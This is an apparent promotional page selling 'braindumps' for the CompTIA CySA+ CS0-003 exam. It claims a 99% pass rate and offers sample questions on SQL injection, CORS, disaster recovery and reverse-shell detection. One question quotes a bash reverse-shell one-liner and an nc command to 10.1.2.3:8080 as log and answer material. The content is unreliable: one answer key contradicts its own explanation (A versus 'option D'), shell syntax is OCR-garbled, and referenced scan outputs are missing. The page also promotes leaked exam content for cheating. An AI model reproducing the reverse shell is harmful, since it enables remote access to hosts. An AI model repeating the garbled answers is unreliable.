
CS0-003 Valid Test Pass4sure, New CS0-003 Test Materials



What's more, part of that DumpExam CS0-003 dumps now are free: https://drive.google.com/open?id=1bodwMRoOz_NX56GMLh_KSkgjqW4GH5TS

With our CS0-003 study materials, only should you take about 20 - 30 hours to preparation can you attend the exam. The rest of the time you can do anything you want to do to, which can fully reduce your review pressure. Saving time and improving efficiency is the consistent purpose of our CS0-003 Learning Materials. With the help of our CS0-003 exam questions, your review process will no longer be full of pressure and anxiety.

Our CS0-003 exam braindumps are famous for the advantage of high-efficiency and high-effective. And it is proved by the high pass rate. The 99% pass rate is a very proud result for us. If you join, you will become one of the 99% to pass the CS0-003 Exam and achieve the certification. Believe in yourself, you can do it! Buy CS0-003 study guide now and we will help you. Believe it won't be long before, you are the one who succeeded!

>> CS0-003 Valid Test Pass4sure <<

100% Pass-Rate CS0-003 Valid Test Pass4sure Supply you First-Grade New Test Materials for CS0-003: CompTIA Cybersecurity Analyst (CySA+) Certification Exam to Prepare easily

CompTIA CS0-003 questions are available in PDF format. Our CompTIA CS0-003 PDF is embedded with questions relevant to the actual exam content only. CompTIA CS0-003 PDF is printable and portable, so you can learn with ease and share it on multiple devices. You can use this CompTIA CS0-003 PDF on your mobile and tablet anywhere, anytime, without the internet and installation process.

CompTIA Cybersecurity Analyst (CySA+) Certification Exam Sample Questions (Q181-Q186):

NEW QUESTION # 181
A security analyst reviews the following Arachni scan results for a web application that stores PII data:

dumpsxam.com
CompTIA

Which of the following should be remediated first?

- A. Code injection
- B. RFI
- C. XSS
- D. SQL injection

Answer: D

Explanation:
SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries12. SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution34. Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks5. NEW QUESTION # 182
A security analyst reviews the following extract of a vulnerability scan that was performed against the web server:
Which of the following recommendations should the security analyst provide to harden the web server?

- A. Close port 22.
- B. Remove the version information on http-server-header.
- C. Disable tcp_wrappers.
- D. Delete the /wp-login.php folder.

Answer: B

Explanation:
The vulnerability scan shows that the version information is visible in the http-server-header, which can be exploited by attackers to identify vulnerabilities specific to that version. Removing or obfuscating this information can enhance security.

NEW QUESTION # 183
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?

- A. Configure an Access-Control-Allow-Origin header to authorized domains.
- B. Set an Http Only flag to force communication by HTTPS.
- C. Disable the cross-origin resource sharing header.
- D. Block requests without an X-Frame-Options header.

Answer: A

Explanation:
The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions.
The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web application's resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.

NEW QUESTION # 184
Which of the following is the first step that should be performed when establishing a disaster recovery plan?

- A. Determine the site to be used during a disaster
- B. Demonstrate adherence to a standard disaster recovery process
- C. Identify applications to be run during a disaster
- D. Agree on the goals and objectives of the plan

Answer: D

Explanation:
The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

NEW QUESTION # 185

CompTIA
dumpsexam.com

A security analyst identified the following suspicious entry on the host-based IDS logs:
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

- A. #!/bin/bashnetstat -antp Igrep 8080 >dev/null && echo "Malicious activity" I| echo "OK"
- B. #!/bin/bashps -fea | grep 8080 >dev/null && echo "Malicious activity" I| echo "OK"
- C. #!/bin/bashnc 10.1.2.3 8080 -vv >dev/null && echo "Malicious activity" Il echo "OK"
- D. #!/bin/bashls /opt/tcp/10.1.2.3/8080 >dev/null && echo "Malicious activity" I| echo "OK"

Answer: A

Explanation:
The suspicious entry on the host-based IDS logs indicates that a reverse shell was executed on the host, which connects to the remote IP address 10.1.2.3 on port 8080. The shell script option D uses the netstat command to check if there is any active connection to that IP address and port, and prints "Malicious activity" if there is, or "OK" otherwise. This is the most accurate way to confirm if the reverse shell is still active, as the other options may not detect the connection or may produce false positives. ReferenceCompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 8: Incident Response, page 339.Reverse Shell Cheat Sheet, Bash section.

NEW QUESTION # 186
.....

We provide the best privacy protection to the client and all the information of our client to buy our CS0-003 test prep is strictly kept secret. All our client come from the whole world and the people in some countries attach high importance to the privacy protection. Even some people worry about that we will sell their information to the third side and cause unknown or serious consequences. The aim of our service is to provide the CS0-003 Exam Torrent to the client and help them pass the exam and not to disclose their privacy to others and seek illegal interests.
